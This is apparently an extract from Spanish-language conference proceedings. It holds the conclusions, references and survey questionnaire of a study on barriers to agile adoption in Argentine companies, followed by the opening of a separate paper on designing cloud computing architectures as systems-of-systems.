


Figura 2. Barreras Equipo de Trabajo VersionOne vs Centro y Norte Argentino

Con respecto al soporte del equipo de desarrollo, se puede observar que sólo el 11% de los encuestados consideran que es una barrera. Nuestra interpretación es que en la mayoría de los casos, la iniciativa de adoptar agilidad dentro de la organización surge del propio equipo de desarrollo. Son ellos los que consideran que sería necesario y/o conveniente cambiar la manera de realizar las cosas.

Si comparamos los valores obtenidos en nuestra encuesta con los de VersionOne, vemos que la variación es mínima (menor al 4% en todos los casos). En este sentido se pone de manifiesto que los equipos de nuestra región presentan similitudes internas con los equipos encuestados por VersionOne.

4.3. Barreras asociadas a la gestión del proyecto

Como lo hemos mencionado en la sección 3, uno de los principales síntomas que evidencia la falta de una comprensión correcta del concepto de agilidad, es el hecho de suponer que la agilidad significa ausencia de planificación, de estimación, e incluso de la gestión propia del proyecto. En la mayoría de los casos esto viene dado por una mala interpretación del valor del manifiesto ágil que promueve: “Responder al cambio por sobre seguir una planificación”.

Esta sensación de pérdida de control, en cuanto a lo que está realizando el equipo, se da en la mayoría de los casos, porque muchas veces se confunde la auto-organización con anarquía.

Sin embargo, esta nunca fue la intención de los promotores del movimiento ágil. De hecho, en el artículo “The New New Product Development Game” del año 1986 donde se da origen y nombre a Scrum, sus autores afirmaban lo siguiente: “Un control sutil también es

coherente con el carácter de auto-organización de los equipos de proyecto” [25].




Figura 3. Barreras Gestión de Proyectos VersionOne vs Centro y Norte Argentino

Más aún, en [7] Mike Cohn explica que el trabajo de un equipo ágil consiste en auto-organizarse en torno a los desafíos, y dentro de los límites fijados por la gerencia. Mientras que la gerencia debiera centrarse en eliminar obstáculos y evitar enlentecer el proceso. Esto es, a menor número de restricciones o controles impuestos a un equipo (incluso de la gerencia), mejor. Si desde la gerencia, se restringe cómo un equipo ágil resuelve desafíos, no habrá auto-organización, y la gerencia será más un freno que un potenciador.

Si comparamos los valores obtenidos, con los de la encuesta de VersionOne, vemos que muchas menos respuestas ven este aspecto como una barrera y, por lo tanto, la diferencia es significativa. Consideramos que esta diferencia viene dada por el tamaño de las organizaciones encuestadas en cada caso (Figura 3), como lo vimos en la sección 4.1.

4.4. Barreras originadas en la inercia de organizaciones tradicionales.

Los valores obtenidos por las barreras relacionadas con la inercia de las organizaciones tradicionales son relativamente bajos.




Figura 4. Barreras Organizaciones tradicionales VersionOne vs Centro y Norte Argentino

Como se puede observar en la Figura 4, la diferencia con los valores obtenidos por la encuesta de VersionOne es, en la mayoría de los casos, de más del 20%. Nuevamente, consideramos esto puede estar condicionado por el tipo de organización encuestada en ambos casos.

Esto se pone de manifiesto en la minimización que han hecho los encuestados sobre las barreras para escalar agilidad. Aquí consideramos que, debido al tamaño de las organizaciones manifestado por los encuestados, éstos no se han enfrentado a procesos de escalado de agilidad.

5. Conclusiones

En este artículo se presenta el análisis realizado de las barreras u obstáculos que se surgen en las empresas del Centro y Norte Argentino y que impiden o dificultan la adopción de manera correcta de la agilidad.

Como se puede observar de la discusión detallada en la sección anterior, las principales barreras detectadas por las empresas del Centro y Norte argentino son las relacionadas con la organización y con la falta de experiencia en agilidad de las personas que integran los equipos.

Independientemente del tipo de iniciativa de mejora que queramos adoptar en una organización, si no se cuenta con el apoyo de la organización es casi inviable que su adopción sea exitosa. Con esto no queremos decir que la organización deba entrar en los detalles de cada una de las prácticas ágiles que se decida adoptar, pero sí que tienen que definir estrategias, a nivel organización que faciliten la adopción de dichas prácticas.

De hecho, no es que la organización no tenga que estar involucrada, es que debería ser el principal demandante de la adopción de prácticas ágiles. Una de las principales razones por las cuales se debería decidir adoptar agilidad es para mejorar el funcionamiento de la organización, orientándola hacia los resultados. Buscando brindar valor a través de la tecnología de manera fiable, rápida y frecuente a sus clientes. Esto en la actualidad es básico para la supervivencia de las organizaciones.

La otra barrera identificada como prioritaria es la falta de experiencia del personal en prácticas ágiles. Esto en gran medida está relacionado con la falta de capacitación en las diferentes prácticas ágiles.

Una de las principales causas de esta falta de capacitación es que en la mayoría de las carreras relacionadas con la Ingeniería del Software no incluyen a la agilidad como una asignatura que forme parte de su currícula obligatoria. Solo en algunos casos se incluyen conceptos mínimos sobre agilidad en ciertas asignaturas.

Es por ello que, en las asignaturas que tratan diferentes aspectos de Ingeniería del Software, se asigna la mayor parte del tiempo a estudiar técnicas, estrategias y metodologías tradicionales; dejando a los contenidos relacionados a la agilidad como opcionales, o directamente omitiéndolos.

Como resultado de esto, los profesionales egresan con amplios conocimientos de Ingeniería de Software tradicional y muy poco, o ningún, conocimiento sobre agilidad, a pesar de que en el mercado las organizaciones demanden el uso de estas prácticas. Como resultado, son las propias organizaciones o el profesional los que deben invertir en capacitaciones o consultorías que les ayuden en la adopción de prácticas ágiles.

En cuanto a las barreras relacionadas con la manera de gestionar los proyectos y a la inercia de las propias organizaciones, vemos que estos dos conjuntos de barreras están relacionados. Una de las mayores preocupaciones que surge cuando se decide adoptar agilidad es cómo encajar un proceso ágil con la definición de presupuestos, ya que la mayoría de las organizaciones trabaja en base a modelos de proyecto cerrado y planificaciones a muchos meses. Desde nuestro punto de vista, este es uno de los mayores obstáculos para que una empresa mediana – grande sea ágil.

Para intentar minimizar este obstáculo y ayudar a la transición de proyectos cerrados a proyectos ágiles han ido apareciendo diversas estrategias como las cláusulas “cambios gratis” (Change for Free) [20] y “dinero sin hacer nada” (Money for Nothing) [20], que permiten establecer un punto intermedio, entre ambos tipos de proyectos. Estas prácticas se incluyen dentro del movimiento denominado #NoEstimates.

Además de la comparación realizada con los valores obtenidos por los de la encuesta VersionOne, vemos que factores como el tamaño de la organización o el tipo de empresas encuestadas influyen en las barreras detectadas.

Como trabajo futuro se propone continuar con el análisis en detalle de los valores obtenidos en la encuesta, como por ejemplo analizar los factores que permiten determinar el éxito a no de la adopción de la agilidad.

Por otro lado, se propone replicar la encuesta a nivel nacional para poder analizar el estado de la agilidad en Argentina.

Además, se plantea realizar un estudio de los tipos de equipos que existen en las organizaciones actualmente y de la motivación de las personas que conforman estos equipos.

Agradecimientos

Este trabajo ha sido financiado en forma conjunta por CONICET y la Universidad Tecnológica Nacional. Se agradece el apoyo brindado por estas instituciones.

Además, ha sido parcialmente financiada por el Gobierno de la Comunidad de Madrid bajo el proyecto SICOMORo-CM (S2013/ICE-3006), por el proyecto ELASTIC (TIN2014-52938-C2-1-R), financiado por el Ministerio de Ciencia e Innovación del Gobierno de España y por el Grupo de Excelencia Investigadora en Service Science, Management and Engineering-GES2ME (Ref. Orgánica 30VCPIGI05).

Por último, se agradece la participación de las organizaciones y empresas que respondieron la encuesta.

References

- [1] Agile Manifesto, Avail. at <http://agilemanifesto.org/>, 2001 (accessed 2016.07.20).
- [2] Agile Project Success Rates Survey Results, 2010; <http://www.ambyssoft.com/surveys/agileSuccess2010.html>
- [3] J. Appelo. (2016) *Managing for Happiness: Games, Tools, and Practices to Motivate Any Team*. ISBN: 978-1-119-26868-0. 2016.
- [4] J. Appelo. (2011). *Management 3.0, Leanding Agile Developers, Developing Agile Leaders*. ISBN: 13:978-0-321-71247-9. (2011).
- [5] Cockburn, A ; "Crystal Clear, A Human-Powered Methodology for Small Teams"; October 2004, Addison-Wesley Professional, ISBN 0-201-69947-8
- [6] Cockburn, A; "Characterizing people as non-linear, first-order components in software development". 4th International Multi-Conference on Systems, Cybernetics and Informatics, Orlando, Florida, June, 2000.
- [7] Cohn, M. *The Role of Leaders on a Self-Organizing Team*. Available at <https://www.mountaingoatsoftware.com/blog/the-role-of-leaders-on-a-self-organizing-team>
- [8] P. Debois (2009). "DevOps Days Ghent". DevopsDays. Retrieved 31 March 2011.
- [9] T. DeMarco, T. Lister. (2013) *Peopleware. Productive Projects and Teams*. 3 Ed. ISBN: 13:978-0-321-93411-6 (2013).
- [10] Gárzas, J. *Gestión de proyectos ágil...y las experiencias de más de 12 años de proyectos ágiles*. 1º Ed. ISBN: 978-84-616-9017-6. 233 Grados de TI. (2011)
- [11] P. M. Duvall. (2006). *Continuous integration: Improving software quality and reducing risk* Addison-Wesley.
- [12] Fitzpatrick, B., Collins-Sussman, B. *Team Geek*. 1º Ed. ISBN: 13-978-144-930244-3. (2012).
- [13] Garzás, J. ¿Cuál es el estado de la agilidad a nivel mundial? 10th State of Agile. (2016) Available at: <http://www.javiergarzas.com/2016/07/14148.html>
- [14] J. Humble, D. Farley, D. (2010). *Continuous delivery: Reliable software release through build, test, and deployment automation* Addison-Wesley.
- [15] B. Kitchenham and S. Charters. *Guidelines for performing systematic literature reviews in software engineering*. Technical report, Technical report, EBSE Technical Report EBSE-2007-01, 2007.
- [16] B. Kitchenham and S. L. Peeger. *Principles of survey research parts 1-6*. ACM SIGSOFT Software Engineering Notes, Nov 2001 to Mar 2003.
- [17] D. Logan, J. King y H. Fischer-Wright. *Tribal Leadership*. HarperCollins. 2008
- [18] J. Riddle. *Scrumic Can You Define Agility?* (2014) Available at <https://www.scruminc.com/can-you-define-agility/> (accessed 2016.08.6).
- [19] Scrum Alliance. *2017 State of Scrum Report*. Available at <http://info.scrumalliance.org/2016-State-of-Scrum.html> (accessed 2017.08.06).
- [20] Sutherland, J. *Agile Contracts: Money for Nothing and Your Change for Free*. Available at <https://www.scruminc.com/agile-contracts-money-for-nothing-and/>
- [21] Version One *10th Annual State of Agile™ Report* (2015) Available at <https://www.versionone.com/about/press-releases/versionone-releases-10th-annual-state-of-agile-report/> (accessed 2017.04.27).
- [22] Version One *11th Annual State of Agile™ Report* (2016) Available at <https://explore.versionone.com/state-of-agile/versionone-11th-annual-state-of-agile-report-2> (accessed 2017.04.27).
- [23] Sutherland, J., Schwaber, K., "SCRUM Development Process; Business Object Design and Implementation". 10th Annual Conference on Object-Oriented Programming Systems, Languages, and Applications Addendum to the Proceedings. ACM/SIGPLAN October, 1995
- [24] Bollati, Verónica A., Germán Gaona, Liliana Cuenca Pletsch, Silvio Gonnet, Horacio Leone. *The state of agile development adoption in argentine software companies*. Publicado en los anales de la XLIII Conferencia Latinoamérica de Informática, <http://www.clei201746jaiio.sadio.org.ar/sites/default/files/Mem/SLISW/slisw-18.pdf>
- [25] Takeuchi, H y Nonaka, I. *The New New Product Development Game*. *Harvard Business Review*. 1986. Available at <https://hbr.org/1986/01/the-new-new-product-development-game>

Anexo A

En esta sección se muestran las preguntas que comprenden la encuesta:

Tamaño de la Organización:

- <50
- >50 y <100
- >100 y <500
- >500

¿Quién responde? ¿Cuál es su situación dentro de la empresa?

- Project/Program Manager
- Equipo de Desarrollo

Líder de Desarrollo	Reducir los costos del proyecto
Otro (ScrumMaster oCoach Interno)	Aumentar capacidad de mantenimiento de software
Product Owner/ Analista del Negocio	Gestionar mejor los equipos distribuidos
Consultor	¿Trabajan con Equipos Ágiles Distribuidos? Si/No
Equipo IT	Indique el grado de madurez ágil de los equipos
C-Level	Fase de adopción temprana de agilidad
Dueño de la Empresa	Fase de maduración temprana de adopción de agilidad
Zona	Equipos maduros en adopción de agilidad
Buenos Aires	Indique mejoras que obtuvieron a partir de la adopción de agilidad
Chaco	Capacidad para gestionar el cambio de prioridades
Córdoba	Incremento de la productividad del equipo
Corrientes	Mejora de la visibilidad de los proyectos
Entre Ríos	Incremento de la moral/motivación del equipo
Misiones	Mejor previsibilidad de entrega
Salta	Mejora la calidad del software
Santa Fe	Mejora de los tiempos de salida al mercado
Industria	Reducción de los riesgos del proyecto
Software (ISV)	Mejora del negocio / Alineación con IT
Servicios Financieros	Mejora de la disciplina de ingeniería
Profesional de Servicios	Mejora la mantenibilidad del software
Otro	Mejor administración de equipos distribuidos
Salud	Metodología Ágil Utilizada
Gobierno	SCRUM
Manufacturera	SCRUM/XP Hybrid
Telecom	Híbridos personalizados
Retail	Scrumban
Medios y Entretenimiento	Kanban
Servicios de Internet	Desarrollo Iterativo
Seguro	No sabe
Transporte	Lean development
Productos de Consumo	Agile Modeling
Utilidades	FDD
Servicios Públicos	AgileUP
Experiencia con prácticas de desarrollo ágil	DSDM/Atem
+ de 5 años de experiencia	XP
3 - 4 años de experiencia	Otro
1 - 2 años de experiencia	Técnicas Ágiles utilizadas
menos de 6 meses de experiencia	Daily standup
¿Utilizan las prácticas ágiles? Si/No	Iteraciones cortas
Estado de la Agilidad en Empresas de la Región	Backlogs priorizados
< de 1 año	Planificación de la iteración
Entre 1 y 2 años	Retrospectivas
de 3 a 5 años	Planificación de Release
+ de 5 años	Testing Unitarios
Indique el porcentaje de equipos de la Empresa que utilizan Ágil	Estimación basada en equipos
Ninguno de nuestros equipos es ágil	Revisión de las iteraciones
Más de la mitad de nuestros equipos son ágiles	Tablero de tareas
Menos de la mitad de nuestros equipos son ágiles	Integración continua
Todos nuestros equipos son ágiles	Product Owner dedicado
Indique las razones por las que adoptaron las prácticas ágiles	Equipo único
Acelerar entrega	Estándares de codificación
Mejor capacidad gestión de cambio de prioridades	Área de trabajo abierta
Incrementar productividad	Refactoring
Mejor calidad del software	TDD
Mejor previsión entrega	Kanban
Negocio / Alineación con IT	Mapeo de historias
Mejorar la visibilidad del proyecto	Propiedad colectiva del código
Reducir los riesgos del proyecto	Pruebas de aceptación automatizada
Mejorar la modal del equipo	Entrega continua
Mejorar la disciplina de ingeniería	Pair programming

Juegos ágiles	Retención del cliente
BDD	Impacto en los ingresos/ventas
Principales causas de fallos en proyectos ágiles	Utilización del producto
Filosofía empresa y la cultura en desacuerdo con valores ágiles	Aproximaciones y Métodos para Escalar Ágil
Presión externa a seguir procesos cascada tradicionales	Scrum/Scrum of Scrums
Amplios problemas de organización y/o comunicación	Métodos creados internamente
Entrenamiento insuficiente	Scaled Agile Frameworks (SAFe)
Falta de experiencia con métodos ágiles	Lean management
Falta de apoyo a la gestión	Enterprise Agile
Falta de apoyo a la transición cultural	Enterprise Scrum
Falta de voluntad del equipo por seguir la metodología ágil	Agile Portfolio Management (APM)
No aplicable / No sabe	Disciplined Agile Delivery (DAD)
Barreras para promover la adopción de metodologías ágiles	Large-Scrum Scrum (LeSS)
Habilidad para cambiar la cultura organizacional	Recipes for Agile governance in the Enterprise (RAGE)
No hay suficiente personal con la experiencia ágil necesaria	Los 5 mejores consejos para el éxito escalando ágil
Resistencia de la organización en general al cambio	Procesos y prácticas coherentes
Frameworks de trabajo pre-existentes rígidos/cascada	Patrocinio ejecutivo
Apoyo a la gestión	Consultores y formadores ágiles
Preocupaciones gestión por falta de planificación por adelantado	Implementación de una herramienta común a través de equipos
Disponibilidad del negocio/usuario/cliente	Equipo de soporte ágil interno
Preocupación por pérdida de control de la gestión	Herramientas de usos generales y preferencias
No existen barreras	Gestor de fallos
Confianza en los métodos para escalar ágil	Tablero de tareas
Confianza en la habilidad para escalar ágil	Hojas de cálculos
Soporte del equipo de desarrollo	Wiki
Percepción del tiempo y costo de hacer la transición	Herramientas de administración de proyectos ágiles
Cumplimiento de normativas	Herramientas de test unitarios
¿Cómo se mide el éxito...con iniciativas ágiles?	Herramienta de build automatizada
Entrega on-time	Herramientas de Integración continua
Calidad de producto	Tablero Kanban
Satisfacción del Cliente/Usuario	Herramientas de administración de proyectos tradicionales
Valor del Negocio	Herramientas de administración de requerimientos
Alcance del producto (características, requerimientos)	Herramienta de automatización de Release/Despliegue
Visibilidad del Proyecto	Tarjetas indexadas
Productividad	Project & Portfolio Management (PPM) tool
Predictibilidad	Herramientas de automatización de pruebas de aceptación
Mejora del proceso	Herramientas de Mapas de Historia
No sabe	Herramienta de Refactoring
¿Cómo se mide el éxito ... en el día a día?	Customer Idea Management tool
Velocidad	Uso de Herramientas de Administración de Proyectos Ágiles
Bumdown iteración	Microsoft Excel
Release burndown	Microsoft Project
Historias planificadas vs historias realizadas por iteración	Atlassian/JIRA
Bum-up chart	VersionOne
Fechas de (release) planeadas vs fechas de entregas reales	Microsoft TFS
Satisfacción del Cliente/Usuario	Google Docs
Work-in-Process (WIP)	HP Quality Center
Defectos en producción	In-house/home-grown
Defectos en el tiempo	Bugzilla
Presupuesto vs costo real	Vendor Y
Resolución de defectos	IBM Rational
Presición en la estimación	Pivotal Tracker
Valor del Negocio entregado	LeanKit
Horas individuales por iteración/semana	Vendor X
Cycle time	ThoughtWorks Mingle
Pruebas aceptadas vs. Fallos en el tiempo	Target Process
Cambio del alcance en la entrega	CA Clarity Agile
Diagrama de flujo acumulativo	HP Agile Manager
Valor ganado	No usan herramientas

Satisfacción con herramientas de adm. de proyectos ágiles
seleccionada

VersionOne
Atlassian/JIRA
LeanKit
Microsoft TFS
Target Process
Google Docs
Axosoft
Pivotal Tracker
Bugzilla
ThoughtWorks Mingle
HP Agile Manager
Microsoft Excel
Vendor X
Hansoft
HP Quality Center
IBM Rational
Microsoft Project

Definición de un Proceso de Diseño basado en un Metamodelo para la Especificación de Arquitecturas de Software de Entornos Cloud Computing Utilizando el Enfoque de “Sistema-de-Sistemas”

María Julia Blas

INGAR Instituto de Desarrollo y Diseño
UTN-CONICET
Avellaneda 3657, 3000 Santa Fe, Argentina
mariajuliablas@santafe-conicet.gov.ar

Silvio Gonnet

INGAR Instituto de Desarrollo y Diseño
UTN-CONICET
Avellaneda 3657, 3000 Santa Fe, Argentina
sgonnet@santafe-conicet.gov.ar

Horacio Leone

INGAR Instituto de Desarrollo y Diseño
UTN-CONICET
Avellaneda 3657, 3000 Santa Fe, Argentina
hleone@santafe-conicet.gov.ar

Abstract

El término sistema-de-sistemas refiere a sistemas compuestos por sistemas independientes que actúan de forma conjunta, en dirección hacia un objetivo común, por medio de la sinergia que existe entre ellos. Los entornos de computación en la nube (cloud computing) se ajustan a esta perspectiva, ya que poseen las principales propiedades requeridas en su definición. En este trabajo se presenta un conjunto de actividades de diseño que ayudan al arquitecto de software a generar un diseño válido para aplicaciones web ejecutadas sobre una infraestructura en la nube. Los componentes de aplicación y sus relaciones han sido definidos en un metamodelo, por lo que la definición de las actividades propuestas utiliza el enfoque de sistema-de-sistemas junto con el modelo existente para dar lugar a un proceso de co-diseño arquitectónico aplicable en entornos de cloud computing.

1. Introducción

De acuerdo con [1], un sistema es un grupo relacionado a nivel funcional, físico y/o de comportamiento de elementos básicos interdependientes que forman un todo unificado. Desde esta perspectiva, un sistema es visto como una combinación de elementos interactuantes y organizados que buscan alcanzar uno o más propósitos establecidos en común [2]. Por su parte, una capacidad (competencia o prestación) es la habilidad de alcanzar un efecto deseado bajo condiciones y

estándares específicos, por medio de la combinación de diferentes formas y medios, a fin de realizar un conjunto de tareas [3].

El crecimiento y desarrollo evidenciado en los últimos años en el área de ingeniería de software y sistemas de información, ha llevado a que múltiples autores aborden temáticas vinculadas con las capacidades de los sistemas [4–6]. En este contexto, a mediados de 1950, surge el concepto de *sistema-de-sistemas* (SoS – system of systems, por sus siglas en inglés) como perspectiva de análisis alternativa a los enfoques existentes [7]. De acuerdo con [8], un SoS queda definido como un conjunto o arreglo de sistemas que se da cuando sistemas útiles e independientes son integrados en un sistema mayor que entrega capacidades únicas. Bajo este punto de vista, tanto el SoS como los sistemas que lo componen se corresponden con la definición tradicional de sistema, ya que cada uno de ellos consta de partes, relaciones y un todo que es más grande que la mera suma de sus partes. Sin embargo, aunque todo SoS es un sistema, no todo sistema es un SoS. Para clasificar un sistema como SoS, se debe identificar un conjunto de propiedades (tanto del todo como de sus componentes) en virtud de garantizar el cumplimiento de un conjunto de premisas. Tales propiedades conllevan a la necesidad de estructurar los SoS haciendo uso de arquitecturas dinámicas [9]. Muchas investigaciones recientes apuntan en esta dirección, proponiendo arquitecturas de software adaptativas en diferentes sistemas de información [10, 11].

En [7] se utiliza el término *modelo* para referir a una descripción abstracta de un sistema de interés. Las

abstracciones utilizadas al construir un modelo quedan determinadas por el propósito para el cual dicho modelo ha sido construido. Así, los modelos pueden ser utilizados para representar objetos del mundo real o para describir sistemas en una etapa previa a su desarrollo (por ejemplo, durante las fases de diseño). En ingeniería de software, se utilizan ambas clases de modelos durante el desarrollo y mantenimiento de sistemas. En el caso de SoS, los modelos descriptivos de los elementos existentes pueden combinarse con modelos de diseño de elementos que aún no han sido desarrollados a fin de dar lugar a nuevos esquemas. Luego, estos esquemas pueden usarse para evaluar aspectos estructurales, funcionales, de comunicación y de comportamiento del SoS bajo análisis. Este es el caso de la arquitectura de software, la cual constituye un modelo de diseño que sirve como vehículo para el estudio de atributos asociados al sistema final. Sin embargo, para ganar confianza en que una arquitectura SoS respetará las propiedades requeridas por tales sistemas, es fundamental tener un modelo preciso de componentes y conectores, así como también de sus propiedades y del entorno. Tales modelos deben apoyar el trade-off de diseños alternativos en etapas tempranas de desarrollo junto con la determinación precisa de los contratos existentes entre cada sistema componente y el SoS en su totalidad [7]. En este contexto, el diseño arquitectónico se convierte en una de las actividades del proceso de desarrollo de software que requiere mayor nivel de pericia en lo referente a técnicas y herramientas aplicables a situaciones específicas.

Múltiples trabajos utilizan la perspectiva de SoS aplicada a entornos de Cloud Computing (CC) [12–15]. Bajo esta perspectiva, es posible realizar un análisis de las arquitecturas cloud identificando en su estructura dos sistemas componentes: i) El sistema de hardware que brinda soporte a la infraestructura. ii) El sistema de software que brinda soporte a los servicios y/o aplicaciones web. A fin de contribuir a la especificación de tales arquitecturas, en virtud de brindar un marco de referencia para su análisis y evolución desde la perspectiva SoS, en este trabajo se define un proceso de diseño basado en los conceptos incluidos en el metamodelo propuesto en [16]. Tomando como referencia el conjunto de componentes y conectores detallados, se define un conjunto de actividades a seguir a fin de diseñar la arquitectura de una aplicación web. Tal arquitectura podrá ser, luego, vinculada al diseño del sistema de hardware a fin de definir la arquitectura del entorno de CC (la cual constituirá una arquitectura SoS).

El resto del trabajo se encuentra estructurado de la siguiente manera. La sección 2 introduce el concepto de SoS, detallando sus propiedades y características en virtud de establecer un marco teórico aplicable a los entornos de CC. La sección 3 describe brevemente las principales características de los entornos de CC que,

luego, son utilizadas para fundamentar la visión de SoS aplicada a las arquitecturas de este tipo de software. La sección 4 detalla los pasos que componen cada una de las actividades del proceso de diseño arquitectónico propuesto para los sistemas de CC. Finalmente, la sección 5 describe las conclusiones y trabajos futuros a realizar a partir del proceso de diseño detallado en relación al metamodelo implementado.

2. Sistema-de-Sistemas

Tal como se ha definido con anterioridad, el término SoS refiere a aquellos sistemas que se encuentran compuestos por sistemas independientes que actúan de forma conjunta, en dirección hacia un objetivo común, por medio de la sinergia que existe entre ellos [7]. De acuerdo con [17], cualquier sistema que cumpla las siguientes premisas será un SoS, a saber:

- Resulta de la interoperación de componentes independientes (tanto a nivel organizativo como de gestión), los cuales tienen misiones individuales pero que, además, participan (de forma consiente o no) del cumplimiento de una misión global.
- Posee un desarrollo evolutivo que se da por medio de la evolución de sus componentes y/o de cambios en su entorno.
- Presenta comportamientos emergentes, esperados o no esperados en tiempo de diseño, los cuales surgen como resultado de la interacción de componentes en tiempo de ejecución.
- Depende del software como tecnología vehículo para su diseño y desarrollo evolutivo.

El conjunto de propiedades que satisface estos requerimientos ha sido definido en [18] y se resume en la Tabla 1. Como puede observarse, estas propiedades se dividen en dos grupos diferentes según el contexto en el cual cada sistema es analizado. Dentro del primer grupo (esto es, los sistemas que se analizan como componentes del SoS) se identifican dos propiedades: i) *Independencia de operación*: Los componentes operan de forma independiente y autónoma, ejecutándose sobre sus propios recursos, en virtud de cumplir una misión individual. ii) *Independencia de administración*: Los componentes presentan una administración independiente, pudiendo evolucionar de formas no previstas al momento de unirse al SoS. Por otra parte, dentro del grupo que analiza el SoS como un todo, se detallan tres propiedades, a saber: i) *Comportamiento emergente*: Dado que los componentes pueden ser alterados, es posible que se den comportamientos en tiempo de ejecución que no hayan sido previstos en el diseño original. ii) *Desarrollo evolutivo*: Los componentes evolucionan continuamente, lo que implica

que el SoS también lo hace. Además, por su naturaleza, el SoS evoluciona debido a cambios en su entorno. iii) *Distribución*: Los sistemas componentes del SoS se encuentran distribuidos (no necesariamente de forma geográfica). En relación a ambos grupos, existe una característica única denominada *intensidad del software* que aplica tanto al SoS como a sus componentes. Esta propiedad refiere a la influencia del diseño, construcción, implementación y evolución de un sistema en términos generales. Dado que tanto el SoS como sus componentes son sistemas, aplica a ambos entornos.

Tabla 1. Propiedades de un SoS.

Nivel	Propiedad
Componentes	Independencia de operación
	Independencia de administración
SoS	Comportamiento emergente
	Desarrollo evolutivo
	Distribución
Sistema	Intensidad del software

El conjunto de características detalladas con anterioridad conlleva a la necesidad de trabajar con las arquitecturas SoS desde un punto de vista dinámico. Este tipo de diseños da lugar a las propiedades precedentes, generando una estructura apropiada para cualquier tipo de SoS. Desde esta perspectiva, es importante destacar que la arquitectura de software de un SoS es vista como una estructura dinámica que comprende a los sistemas componentes (los cuales son independientes), sus propiedades visibles de forma externa, sus relaciones y el conjunto de restricciones que guían tanto su diseño como su evolución (la cual se pone en evidencia cuando del sistema emergen misiones esperadas y no esperadas en tiempo en ejecución) [19].

2.1. SoS vs. Sistemas & Subsistemas

En teoría de sistemas, los niveles de organización o jerarquías buscan generar un orden conceptual, partiendo de sistemas simples hacia sistemas complejos. Un claro ejemplo de este tipo de organización se evidencia en la clásica estructura *subsistema-sistema-suprasistema*; donde se identifica un subsistema, dentro de un sistema, que a su vez forma parte de un suprasistema. De acuerdo con [2], un subsistema es un sistema subordinado o secundario que forma parte de un sistema más grande. De esta manera, mientras que un sistema es un conjunto ordenado de elementos interrelacionados que interactúan para lograr un objetivo; un subsistema es un conjunto de partes e interrelaciones que se encuentran de forma estructural y funcional dentro de un sistema mayor. Una definición similar aplica al vínculo sistema-suprasistema.

Sin embargo, para lograr identificar tales jerarquías, es fundamental establecer los límites que definen cada uno

de los sistemas que conforman cada nivel. Sin fronteras, es muy difícil establecer una distinción entre subsistemas, sistemas y suprasistemas. En este contexto, es importante comprender que los subsistemas (al igual que los suprasistemas) son sistemas, por lo que la diferencia entre estos términos existe únicamente desde un punto de vista jerárquico. Así entonces, en general, el uso de estos términos es relativo a la posición del observador del sistema y al modelo mental que éste tenga del mismo.

Por su parte, tal como se ha establecido con anterioridad, el término SoS también refiere al concepto de sistema. Sin embargo, su definición no se elabora tomando en cuenta niveles jerárquicos, sino que involucra la persecución de un objetivo global al mismo tiempo en que cada componente mantiene su objetivo individual. Desde esta perspectiva, cada uno de los sistemas involucrados no constituye necesariamente un subsistema a ser analizado por descomposición jerárquica. En su lugar, tales sistemas son vistos como piezas fundamentales del objetivo definido, las cuales actúan como vehículo en la persecución de un objetivo mayor.

Luego, los criterios utilizados para identificar los sistemas componentes de un SoS difieren de los utilizados para determinar la descomposición *subsistema-sistema-suprasistema*. El enfoque que se tome como base de análisis para reconocer tales componentes, será el que determine la adecuación de los sistemas a cada una de las categorías.

3. Cloud Computing

El paradigma de CC se ha convertido rápidamente en una de las estrategias de solución tecnológica más populares e influyentes del mundo actual [20]. Este modelo computacional posibilita el acceso a internet bajo demanda de forma beneficiosa y generalizada, permitiendo a múltiples usuarios compartir un conjunto de recursos de computación configurables. Tales recursos son asignados y adjudicados rápidamente con un bajo esfuerzo de administración o con muy poca interacción con el proveedor del servicio [21].

Tal como se ha establecido en [16], la mayor parte de la bibliografía existente plantea que las arquitecturas de software orientadas a CC se basan en un modelo de capas, en el que cada capa es diseñada con un propósito específico. En general, el diseño de CC cuenta con cinco capas, a saber: i) Hardware: Capa responsable de asignar los recursos de forma eficiente. ii) Kernel: Capa responsable de administrar los recursos de hardware subyacentes haciendo uso de software específico. iii) Software de infraestructura: Capa responsable de administrar los recursos de red a las capas superiores. iv) Plataforma de software: Capa responsable de proveer una

plataforma de desarrollo para las aplicaciones web que se ejecutarán sobre los recursos cloud. v) Aplicación: Capa responsable de facilitar a los usuarios el acceso a las aplicaciones instaladas en el centro de datos de un proveedor cloud. En esta capa residen las aplicaciones web que han sido desarrolladas haciendo uso de la plataforma de software situada en la capa inmediatamente inferior.

